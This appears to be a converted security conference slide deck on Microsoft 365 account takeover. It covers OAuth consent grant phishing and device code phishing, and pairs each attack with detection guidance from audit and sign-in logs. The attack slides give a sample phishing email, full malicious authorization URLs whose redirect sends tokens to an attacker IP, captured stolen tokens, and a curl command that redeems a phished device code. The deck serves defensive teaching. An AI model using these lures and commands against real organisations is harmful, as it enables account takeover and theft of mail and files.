
```
o365.audit.DeviceProperties.SessionId: 18e7bceb-9f2c-40b3-8636-d4c85d4e99d3
event.action: UserLoggedIn
```

```
enrichments.ip.client.tunnel.operators: EXPRESS_VPN
user_agent.original: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.0.0 Safari/537.36
user_agent.device.name: Mac
user_agent.os.name: Mac OS X
user_agent.os.version: 10.15.7
user_agent.name: Chrome
user_agent.version: 124.0.0.0
user_agent.os.full: Mac OS X 10.15.7
```

# OAuth Consent Grant Attacks

# OAuth Consent Grant Attacks


- Phishing / Social Engineering attack
- Attacker creates a legitimate sounding but evil Azure application
  - Outfits the application with **permissions** required for post-exploitation
    - Mail.Read, Mail.ReadWrite, Mail.Send, User.ReadWrite, etc
    - Lots of customizability for post-exploitation here
- Attacker phishing victim with link to install the application within their organization's tenant
- User clicks link, consents to the application installation
- MS finishes the OAuth process, then attacker receives user's access token (sent to the Application's auth redirect link) 😈
- Good for initial access and **persistence**






From: IT, lol  
Subj: New M365 App!

Hey! Install our new app. Just click [this link](#), sign in with your username, password, and MFA if applicable, and click "Accept." And don't ask too many questions! Thanks -IT




I've been taught to look for suspicious URLs, but this is a Microsoft URL so it should be fine

[https://login.microsoftonline.com/comon/oauth2/v2.0/authorize?client\\_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response\\_type=code&redirect\\_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline\\_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074](https://login.microsoftonline.com/comon/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074)



I've been taught to look for suspicious URLs, but this is a Microsoft URL so it should be fine

[https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client\\_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response\\_type=code&redirect\\_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline\\_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074](https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074)



I've been taught to look for suspicious URLs, but this is a Microsoft URL so it should be fine

[https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client\\_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response\\_type=code&redirect\\_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline\\_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074](https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=24ff0bf0-d861-4df6-b7f9-a0de56382da0&response_type=code&redirect_uri=https%3A%2F%2F182.16.10.4%2FgetAToken&scope=Files.ReadWrite.All+Mail.Read+Mail.Read.Shared+Mail.ReadBasic+Mail.ReadBasic.Shared+Mail.ReadWrite+Mail.ReadWrite.Shared+Mail.Send+Mail.Send.Shared+MailboxSettings.Read+MailboxSettings.ReadWrite+Sites.Read.All+Sites.ReadWrite.All+User.Read+User.ReadBasic.All+User.ReadWrite+email+offline_access+openid+profile&state=0d6fd988-2356-4b0c-a0a3-7d17a860a074)



Microsoft

jim@dundermifflin.com

## Permissions requested

Calendar-Buddy

unverified

This application is not published by Microsoft.

This app would like to:

- Read your calendars
- Read calendars you can access
- Read basic details of your calendars
- Have full access to your calendars
- Maintain access to data you have given it access to
- View your basic profile
- Consent on behalf of your organization

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at <https://myapps.microsoft.com>. [Show details](#)

Does this app look suspicious? [Report it here](#)

Cancel

Accept

kali㉿kali: ~/Desktop

SLIVER

REDIRECTOR

Bloodhound

PynAuth

[+] New user token, writing to library

```
{ "User@domain.net": { "access_token": "eyJ0eXAiOi
```

....[snip]....

```
r, "expires_in": 4246, "token_source": "cache", "refreshToken": "0.AWYA7HGx0GycVkmjjPMNI3s
```

....[snip]....

127.0.0.1 --  
127.0.0.1 --

"GET / HTTP/1.1" 200 -  
"GET /favicon.ico HTTP/1.1" 404 -

When the victim clicks Accept, Microsoft finishes the OAuth authentication process.

The IP/domain in the attacker controlled **redirect URL** receives an incoming request with the user's access token and refresh token, scoped to whatever permissions were requested and granted!

```
[+] New user token, writing to library
```

```
{ User@domain.net : { 'access_token': 'eyJ0eXAiOi
```

.....[snip].....

```
r', 'expires_in': 4246, 'token_source': 'cache', 'refreshToken': '0.AWYA7HGx0GycVkmjjPMNI3s
```

.....[snip].....

# Detection: OAuth Consent Grant Attacks

- Nothing beats seeing the actual link for this one
- This is what the victim sees:

[https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client\\_id=\[MALICIOUS CLIENT APP ID\]&response\\_type=code&redirect\\_uri=\[EVIL URL\]&scope=\[PERMISSIONS BEING REQUESTED\]&state=\[someval\]](https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=[MALICIOUS CLIENT APP ID]&response_type=code&redirect_uri=[EVIL URL]&scope=[PERMISSIONS BEING REQUESTED]&state=[someval])

- Notice how the phishing URL is a legitimate Microsoft URL !
- In the UAL, check for modified properties in “Add delegated permission grant” events

Activity	Target(s)	Modified Properties	
Target	Property Name	Old Value	New Value
Microsoft ...	DelegatedPerm...	" User.ReadBasic.All offline_access openid profile User.Read"	" User.ReadBasic.All offline_access openid profile User.Read Mail.ReadWrite Mail.Send"

# Device Code Phishing

# Microsoft identity platform and the OAuth 2.0 device authorization grant flow

## Device Code Phishing

- Device code authentication workflow normally lets you sign into Entra on something that doesn't have a web browser (smart TV, printer, IoT, etc)
- Request a device code out of band, authenticate, then pass the token to the device
  - We can, of course, use that to our advantage as attackers
- Tools: can be done manually easily (many of the Azure/M365 exploitation frameworks probably do this as well, AADInternals etc)

# First, the attacker sets the lure...



```
PS C:\Users\Matt> $authResponse
```

```
user_code      : BJ4YWC728
device_code    : BAQABIQEAAADnfolhJpSnRYB1SVj-Hqd8d83syKivoHop9qz-YFHP8pP54Vz1_5GcqY0b80vqo1tH9-jHbhdSrz5zzA1oDLtnQMgi33xLZpRTmad3a00R2molJoj
8l6PwcTjgldKFpQeHo6fRX01NxKi42NaKCa2lxWMILmHVxHFTysNuAAMurAZP8rmJcxx_s39jTkaTg5sYi4-i4_jm51PZKM4KE_HJIAA
verification_url : https://microsoft.com/devicelogin
expires_in     : 900
interval       : 5
message        : To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code BJ4YWC728 to
authenticate.
```



Then, at <https://microsoft.com/devicelogin> ...

...the victim bites!



HuskyWorks!  
huskyworks@huskyworks.onmicrosoft.com

**Approve sign in request**

Open your Authenticator app, and enter the number shown to sign in.

80

No numbers in your app? Make sure to upgrade to the latest version.

[I can't use my Microsoft Authenticator app right now](#)

# Finally, the attacker recovers the token!

```
husky@mattlab:~$ curl \  
> --data client_id=d3590ed6-52b3-4102-aeff-aad2292ab01c \  
> --data resource=https://graph.microsoft.com \  
> --data grant_type=urn:ietf:params:oauth:grant-type:device_code \  
> --data code=BAQABIQEAAADnfolhJpSnRYB1SVj-Hgd8d83syKivoHop9qz-YFHP8pP54Vz1_5GcqY0b80vqo1tH9-jHbhdSrz5zzA1oDLtnQMgi33xLZpRTmad  
3a00R2molJoj8l6PwcTjgldKFpQeHo6fRX01NxKi42NaKCa2lxWMILmHVxHFTysNuAAMurAZP8rmJcxx_s39jTkaTg5sYi4-i4_jm51PZKM4KE_HJIAA \  
> https://login.microsoftonline.com/Common/oauth2/token?api-version=1.0  
{"token_type": "Bearer", "scope": "AuditLog.Read.All Calendar.ReadWrite Calendars.Read Shared Calendars.ReadWrite Contacts.ReadWrite DataLossPreventionPolicy.Evaluate Directory.AccessAsUser.All Directory.Read.All Files.Read Files.ReadAll Files.ReadWrite All Group.Read.All Group.ReadWrite.All InformationProtectionPolicy.Read Mail.ReadWrite Mail.Send Notes.Create Organization.ReadAll People.Read People.ReadAll Printer.Read.All PrintJob.ReadWriteBasic SensitiveInfoType.Detect SensitiveInfoType.Read All SensitivityLabel.Evaluate Tasks.ReadWrite TeamMember.ReadWrite All TeamsTab.ReadWriteForChat User.Read.All User.ReadBasic All User.ReadWrite Users.Read", "expires_in": "8988", "ext_expires_in": "8988", "expires_on": "1708886267", "not_before": "1708876978", "resource": "https://graph.microsoft.com", "access_token": "eyJ0eXAiOi..."}  
|  
|
```

# Detection: Device Code Phishing

- Device code authentication may or may not be normal for your users
- Look for the following fields in the interactive sign-in logs:
  - IP address: [some unexpected IP address]
  - ★★★ Original Transfer Method: **Device code flow**
  - Auth requirement: single factor
    - (stolen authentication via token is single factor, because...)
  - “MFA Requirement satisfied by claim in token”
- (we're not talking about mitigation much in this presentation but this one deserves a special shout out)
  - **You can disable this in your Azure tenants. If you have no need for device code authentication, disable it**

[Basic info](#)   [Location](#)   [Device info](#)   [Authentication Details](#)   [Conditional Access](#)   [Report-only](#)

Date	2/25/2024, 11:07:58 AM
Request ID	346206a5-aa70-4b7d-9d60-2cf607af5000
Correlation ID	280a25ec-5f85-410d-9d9f-5d2715136225
Authentication requirement	Multifactor authentication
Status	Success
Continuous access evaluation	No

<a href="#">Additional Details</a>	MFA requirement satisfied by claim in the token
------------------------------------	---

Follow these steps:

Troubleshoot Event	<a href="#">Launch the Sign-in Diagnostic.</a>
--------------------	--

1. Review the diagnosis and act on suggested fixes.

User	Matt Kiely
Username	huskyworks@huskyworks.onmicrosoft.com
User ID	0d1e6379-3520-4ce8-a8e0-03da67b4d033
Sign-in identifier	huskyworks@huskyworks.onmicrosoft.com
User type	Member
Cross tenant access type	None


<a href="#">Application</a>	Microsoft Office
-----------------------------	------------------

huskyworks@huskyworks.or

Application	Microsoft Office
Application ID	d3590ed6-52b3-4102-aeff-aad2292ab01c
Resource	Microsoft Graph
Resource ID	00000003-0000-0000-c000-000000000000
Resource tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant ID	38a26ef0-285e-46b8-a957-d5ed1ad057d3
Home tenant name	
Client app	Mobile Apps and Desktop clients
Client credential type	None
Service principal ID	
Original transfer method	Device code flow
Token Protection - Sign In Session	Unbound

# Conclusion

- We've learned about:
  - Passive & active session token theft
  - OAuth consent grant attacks
  - Device code authentication phishing
- In M365 land, ATO is a pressing concern, but...
  - It's still **just one link in the chain**
  - Many other hacker activities telegraph an impending business email compromise attack
    - MFA addition
    - Service principal credential backdoor
    - Creation of email inbox rules
    - New user creation
    - Users added to admin group
- ...so line up those layers of swiss cheese!





# Thank you! Q/A

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# References

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- <https://learn.microsoft.com/en-us/entra/identity-platform/refresh-tokens>
- <https://learn.microsoft.com/en-us/entra/identity/devices/concept-primary-refresh-token>
- <https://github.com/secureworks/family-of-client-ids-research>
- <https://github.com/RedByte1337/GraphSpy>
- <https://datatracker.ietf.org/doc/html/rfc6750> (OAuth 2.0 Bearer Token Usage RFC)
- <https://datatracker.ietf.org/doc/html/rfc7519> (JSON Web Token RFC)
- <https://dynamics.microsoft.com/en-us/ai/fraud-protection/account-takeover/>
- <https://www.inversecos.com/2021/10/attacks-on-azure-ad-and-m365-pawning.html>
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- <https://www.microsoft.com/en-us/security/blog/2023/06/08/detecting-and-mitigating-a-multi-stage-aitm-phishing-and-bec-campaign/>
- Xintra Training “Attacking & Defending Azure & M365 |  
<https://training.xintra.org/attacking-and-defending-azure-m365>
- [https://www.splunk.com/en\\_us/blog/security/hunting-m365-invaders-blue-team-s-guide-to-initial-access-vectors.html](https://www.splunk.com/en_us/blog/security/hunting-m365-invaders-blue-team-s-guide-to-initial-access-vectors.html)